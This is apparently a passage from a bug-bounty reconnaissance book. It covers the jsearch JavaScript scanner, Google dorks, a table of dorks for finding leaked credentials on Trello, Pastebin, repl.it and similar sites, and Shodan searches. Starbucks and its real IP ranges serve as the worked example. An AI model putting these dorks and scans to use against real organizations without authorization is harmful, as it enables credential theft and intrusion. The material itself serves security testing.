
Figure 54: Jsearch regexes

Currently the tool only searches for a handful of interesting strings but you could easily have custom regexes to the following file:

- https://github.com/incogbyte/jsearch/blob/master/regex_modules/regex_modules.py

You can run the tool with the following command, make sure your using python 3.7 or above or the tool will throw errors:

python3.7 jsearch.py -u https://starbucks.com -n Starbucks



```
[alex@alex-PowerEdge-R710:~/tools/jsearch$ python3.7 jsearch.py -u https://starbucks.com -n starbucks
>> [Errno 17] File exists: 'starbucks.com'
[INFO] Getting info from: https://starbucks.com/static/js/library/modernizr.custom.js?
[INFO URL] http://modernizr.com/download/#-generatedcontent-csstransforms-csstransitions-localstorage
stallprops-prefixes-domprefixes-css_filters

[INFO URL] http://www.w3.org/2000/svg
[INFO] Getting info from: http://cdn.optimizely.com/js/6558036.js
[DOMAIN INFO] http://store.starbucks.com/coffee
[DOMAIN INFO] http://store.starbucks.com/tea
[DOMAIN INFO] http://store.starbucks.com/drinkware
[DOMAIN INFO] http://store.starbucks.com/equipment
[DOMAIN INFO] http://store.starbucks.com/collections/sale-collection
[DOMAIN INFO] https://www.starbucks.com/account/home
[DOMAIN INFO] https://www.starbucks.com/menu
[DOMAIN INFO] https://www.starbucks.com
[INFO URL] https://developers.optimizely.com/x/solutions/javascript/code-samples/index.html#page-act

[INFO URL] https://app.optimizely.com/js/innie.js
[AWS INFO] https://cdn-assets-prod.s3.amazonaws.com/js/preview2/6558036.js
```

Figure 55: Jsearch parse URLs, API keys, and other information

This tool is really good when it comes to analyzing JavaScript files. Make sure to add your own custom regexes to improve your results.

Google Dorks

Introduction

The topic of Google dorks really deserves its own book as this topic is so large. A Google dork is a query used to search and filter search engine results. Google dorks can be used to find hidden assets, credentials, vulnerable endpoints, and much more. A huge list of interesting dorks can be found on the exploit-db website.


- https://www.exploit-db.com/google-hacking-database

Dork Basics

The first thing to know about Google dorks is that they aren't just limited to Google. Dorks work on the vast majority of search engines such as Bing, AOL, and yahoo. Depending on how thorough you want to be you may wish to utilize the results of multiple search engines.

One of the most used google dorks is the “site:” command, this can be used to filter the search engine results so only a specific URL is shown. An example query may look like:

site:<Domain Name>



site:stories.starbucks.com

Endless Possibilities - Starbucks Stories
https://stories.starbucks.com › stories › opportunity ▾
Jul 16, 2018 - Meet two Starbucks partners who create opportunit

Leadership - Starbucks Stories
https://stories.starbucks.com › leadership ▾
president and chief executive officer · Rosalind (Roz) Brewer. chie
president · Andy Adams. senior vice president, Store ...

Starbucks announces pay equity for U.S partn
https://stories.starbucks.com › stories › equalpay ▾
Apr 10, 2018 - Starbucks is working toward achieving gender pay e
reaching that milestone in the U.S..

Figure 56: Site Google dork

Another common dork is the "inurl:" and "intitle:" query. The inurl query is used to match a URL with a specific word and the intitle query will filter results who have a specific title.


- https://gbhackers.com/latest-google-dorks-list/

There are a bunch more google dorks but I'm not going to talk about all of them, the best way to learn them is to explore them yourself.

Third Party Vendors

One of the main things I use Google dorks for is to locate third party vendors. Organizations utilize sites such as Trello, Pastebin, GitHub, Jira, and more in their daily operations. Using Google dorks, you can find these endpoints and search for sensitive information. There have been several instances where I have found credentials stored on a public Trello board. A typical dork when looking for third party vendors looks like:

site:<Third Party Vendor> <Company Name>



site:trello.com starbucks

About 752 results (0.48 seconds)

Starbucks Coffee - Trello
https://trello.com › starbucks-coffee
Starbucks Coffee. Members. Guardeddynamicman (
Kylie (kylie91) · NoobyGFX (noobygfx) · Ryan Gavin (r

Starbucks - Trello
https://trello.com › starbucks
Updates. New location for the HR Button · V3 CAFÉ ·
Realistic Cameras · NEWER CUPS · New Cups! CAFÉ

Starbucks Project - Trello
https://trello.com › starbucks-project
Starbucks Project. Members. Alexa Battista (alexaba
Temperson (christemperson) · Michelle Bearheart ...

Figure 57: Trello Google dork

A full list of third-party vendors can be found below credit goes to **Prateek Tiwari:**

Name	**Dork**	**Description**
Codepad	site:codepad.co “Company Name”	Codepad is an online compiler/interpreter. You can sometimes find hard coded credentials here.
Scribd	site:scribd.com “Company Name”	Scribd is known for their books and E-books but you can sometimes find internal files uploaded by employees that contain passwords
NPM	site:npmjs.com “Company Name”	Use this to find NodeJS source code used by a company
NPM	site:npm.runkit.com “Company Name”	Use this to find NodeJS source code used by a company

Libraries IO	site:libraries.io “Company Name”	Libraries.io is a web service that lists software development project dependencies and alerts developers to new versions of the software libraries they are using.
Coggle	site:coggle.it “Company Name”	Coggle is used to create mind maps. You might be able to find internal flow charts which contain credentials
Papaly	site:papaly.com “Company Name”	This site is used to save bookmarks and links. You can sometimes find internal links, documents, and credentials.
Trello	site:trello.com “Company Name”	Trello is a web based Kanban board. This is often used to find credentials and internal links of organizations.
Prezi	site:prezi.com “Company Name”	This site is used to make presentations and can sometimes contain internal links and credentials.
Jsdeliver	site:jsdelivr.net “Company Name”	CDN for NPM and GitHub.
Codepen	site:codepen.io “Company Name”	Codepen is an online tool for creating/testing front end code. You can sometimes find API keys and other credentials in here
Pastebin	site:pastebin.com “Company Name”	Pastebin is a site where people upload text documents typically for sharing. You can often find internal documents and credentials in here. Hackers also use this site to share database leaks.
Repl	site:repl.it “Company Name”	Repl is an online compiler. You can sometimes find hard coded credentials in users scripts. I have personally used this to compromise a few targets.
Gitter	site:gitter.im “Company Name”	Gitter is an open source messaging platform. You can sometimes find private messages containing credentials, internal links, and other info.


Bitbucket	site:bitbucket.org “Company Name”	Bitbucket like GitHub is a place to store source code. You can often find hard coded credentials and other information in here.
Atlassian	site:*.atlassian.net “Company Name”	This dork can be used to find confluence , Jira, and other products that can contain sensitive information
Gitlab	Inurl:gitlab “Company Name”	Gitlab like GitHub is used to store source code. You can often find internal source code and other sensitive information here

Table 4: Third party sites Google dorks

I have personally used the “repl.it” dork on several occasions to find clear text credentials stored in source code, these can sometimes bring you very easy wins with a devastating impact. You should beware of false positives, just because you see some results doesn’t mean they belong to your target. Make sure to analyze the results to properly assess if they belong to your target or not.

Content

Google dorks can also be used to find content and endpoints on an application. You can search for specific file extensions with the “ext:” dork.



site:starbucks.com ext:pdf

About 1,600 results (0.27 seconds)

[PDF] STARBUCKS DISTRIBUTOR GUIDELINES
https://www.starbucks.com › assets
These Starbucks Distributor Guidelines represent the minimum requirements th
the Starbucks. Evenings Program must comply with to ensure ...

[PDF] your special blend - Starbucks Coffee Company
https://globalassets.starbucks.com › assets

Figure 58: Google dork to find PDF files

This can be used to find all kinds of things such as back up files, PDFs, databases, zip files, and anything else.

Conclusion

Google dorks can be used to find anything and everything about your target. Google dorks have been around for a long time and they don’t seem to be going away anytime soon. There are some people who solely rely on google dorks to find their vulnerabilities. Exploit-db has a huge list of dorks that can be used to find sensitive or vulnerable endpoints. Although exploit-db contains many interesting dorks I often find myself searching for third party vendors for interesting information. For this all you need is a list of third-party vendors and the “site:” dork. Also remember that just because the word google is in google dorks doesn't mean you can’t use Bing, AOL, or any other search engine to perform your searches.

Summary

The major techniques covered here include picking the right wordlist, subdomain enumeration and content discovery. These techniques should form the bases of your recon methodology. The wordlist you choose will impact the results of your subdomain enumeration phase and the content discovery phase so make sure to pick a good one. If you only take one lesson from this phase it should be subdomain enumeration. Getting the subdomain enumeration phase done right is critical to succeeding, so don't go being lazy during this phase. There are also other techniques such as analyzing JavaScript files, utilizing google dorks, and much more. You should be spending a fair amount of time during the recon phase, the more assets and endpoints you can uncover the better your odds of finding a vulnerability.

Chapter 8: Fingerprint Phase

Introduction

The reconnaissance phase is all about finding your targets assets and endpoints. After you find your targets assets you need to fingerprint them. The purpose of fingerprinting is to find out what technologies are running on your target's assets. You want to know the technology stacks, version numbers, running services, and anything else that can be used to identify what's running on an endpoint.




Figure 59: Fingerprinting workflow flowchart

Your ability to properly fingerprint your targets assets will have a direct impact on the vulnerabilities you find. For instance, if a new remote code execution (RCE) exploit comes out for WordPress you need to be able to identify every

WordPress application your target environment. You may also want to fingerprint for SSH, RDP, VNC, and other login services so you can perform brute force attacks. The data collected during the fingerprint phase is what enables you to excel during the exploitation phase.

IP

Introduction

During the reconnaissance we gathered CIDR ranges belonging to our target. IP address were also gathered from the DNS resolutions of the target's subdomains during the subdomain enumeration phase. These are the two main ways of finding IPs associated with an organization. Once you have a list of IPs you will want to discover the ports and services running on that endpoint. This can be done manually by scanning a target yourself or you can use the passive approach which utilizes third party data.


Shodan

Shodan is the most popular resource for gathering port scan data. This service scans the entire internet on a daily basis and provides this data to its users. You can use the service for free but I would highly recommend getting the paid version so your results are not limited.

- https://www.shodan.io/

If you have your targets CIDR range you can use that to query Shodan. This will display all assets in that CIDR range that have an open port.

net:<"CIDR,CIDR,CIDR">



TOTAL RESULTS

226

TOP COUNTRIES

United States	226

TOP SERVICES

HTTPS	135
HTTP	52
HTTPS (8443)	13
SSH	9
NTP	7

TOP ORGANIZATIONS

Starbucks Coffee Company	226

TOP PRODUCTS

Microsoft IIS httpd	13
ntpd	8

New Service: Keep track of what you have connected to the Internet. Check out Shodan Monitor

98.99.0.1
Starbucks Coffee Company
Added on 2019-11-12 19:18:09 GMT
United States
Technologies:

```
HTTP/1.1 200 OK
X-Frame-Options: deny
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Content-Type: text/html
Accept-Ranges: bytes
Last-Modified: Fri, 18 Jan 2019 23:55:10 GMT
Content-Length: 52613
Server: lighttpd/1.4.39
```

Error
98.99.250.33
Starbucks Coffee Company
Added on 2019-11-12 18:04:03 GMT
United States, Seattle

SSL Certificate
Issued By:
|- Common Name: COMODO RSA Organization Validation Secure Server CA
|- Organization: COMODO CA Limited
Issued To:
|- Common Name: *.starbucks.com
|- Organization: Starbucks Coffee Company


Supported SSL Versions
TLSv1, TLSv1.1, TLSv1.2

```
HTTP/1.1 200 OK
Content-Type: text/html; charset=UTF-8
Cache-Control: no-cache
Pragma: no-cache
Expires: 0
Connection: close
```

Figure 60: Shodan CIDR search

You can also search via the organizations name.

org:<"Organization Name">



TOTAL RESULTS

2,020

TOP COUNTRIES

United States	1,572
Canada	393
Philippines	31
United Kingdom	15
Thailand	8

TOP SERVICES

HTTP	490
HTTPS	403
HTTP (8080)	346
DNS	314
GPRS Tunneling Protocol	64

New Service: Keep track of what you have connected to the Internet. Check out Shodan Monitor

98.99.0.1
Starbucks Coffee Company
Added on 2019-11-12 19:18:09 GMT
United States
Technologies:

```
HTTP/1.1 200 OK
X-Frame-Options: deny
Cache-Control: no-store, no-cache, must-revalidate, post-check=0,
Content-Type: text/html
Accept-Ranges: bytes
Last-Modified: Fri, 18 Jan 2019 23:55:10 GMT
Content-Length: 52613
Server: lighttpd/1.4.39
```

403 Access denied
63.239.19.243
63-239-19-243.static.centurylink.net
Starbucks Corp
Added on 2019-11-12 18:44:02 GMT
United States

```
HTTP/1.0 403 Access denied
Server: tinyproxy/1.8.2
Content-Type: text/html
Connection: close
```

Document Moved
98.99.252.218
Starbucks Coffee Company


SSL Certificate
Issued By:

```
HTTP/1.1 301 Moved Permanently
Content-Type: text/html; charset
```

Figure 61: Shodan org search

These two queries will only return assets on your targets external network but what about companies that are hosted in the cloud. If your target has assets in the cloud such as AWS or Gcloud then it will be impossible to search via a CIDR range or the company’s name as they belong to someone else. One technique you can use is to search for a company's SSL certificate. SSL certificates should have the companies name in them so you can use this to find other assets belonging to an organization.

ssl:<”ORGANIZATION NAME”>



TOTAL RESULTS

4,589

TOP COUNTRIES

United States	3,469
Netherlands	657
EU	165
China	105
Singapore	60

TOP SERVICES

HTTPS	4,487
HTTPS (8443)	46
WHM + SSL	26
cPanel + SSL	23
444	4

TOP ORGANIZATIONS

Akamai Technologies	3,431
Starbucks Coffee Company	383
Microsoft Azure	171
Amazon.com	103
Shanghai Data Solution Co.	17

New Service: Keep track of what you have connected to the Internet. Check out Shodan Monitor

Invalid URL
104.88.53.185
a104-88-53-185.deploy.static.akamaitechnologies.com
Akamai Technologies
Added on 2019-11-12 19:46:41 GMT
United States

SSL Certificate
Issued By:
|- Common Name: DigiCert SHA2 Secure Server CA
|- Organization: DigiCert Inc
Issued To:
|- Common Name: stageglobalassets.starbucks.com
|- Organization: Starbucks Coffee Company

Supported SSL Versions
TLSv1, TLSv1.1, TLSv1.2

```
HTTP/1.0 400 Bad Request
Server: AkamaiGHost
Mime-Version: 1.0
Content-Type: text/html
Content-Length: 207
Expires: Tue, 12 Nov 2019 19:46:41 GMT
Date: Tue, 12 Nov 2019 19:46:41 GMT
Connection: close
```

Invalid URL
104.69.176.129
a104-69-176-129.deploy.static.akamaitechnologies.com
Akamai Technologies
Added on 2019-11-12 19:14:15 GMT
Netherlands

SSL Certificate
Issued By:
|- Common Name: Sectigo RSA Organization Validation Secure Server CA
|- Organization: Sectigo Limited
Issued To:
|- Common Name: *.dev.starbucks.com
|- Organization: Starbucks Coffee Company

Supported SSL Versions
TLSv1, TLSv1.1, TLSv1.2

```
HTTP/1.0 400 Bad Request
Server: AkamaiGHost
Mime-Version: 1.0
Content-Type: text/html
Content-Length: 209
Expires: Tue, 12 Nov 2019 19:14:15 GMT
Date: Tue, 12 Nov 2019 19:14:15 GMT
Connection: close
```

Figure 62: Shodan search by SSL cert name

As you can see, we found a bunch of assets that are using an SSL certificate from Starbucks. You can also see that there are 103 assets on AWS and 171 on Azure. This is interesting to note, you will learn in the exploitation phase that if we can find an SSRF vulnerability on an endpoint hosted on a cloud provider we can take over the company's entire cloud network.

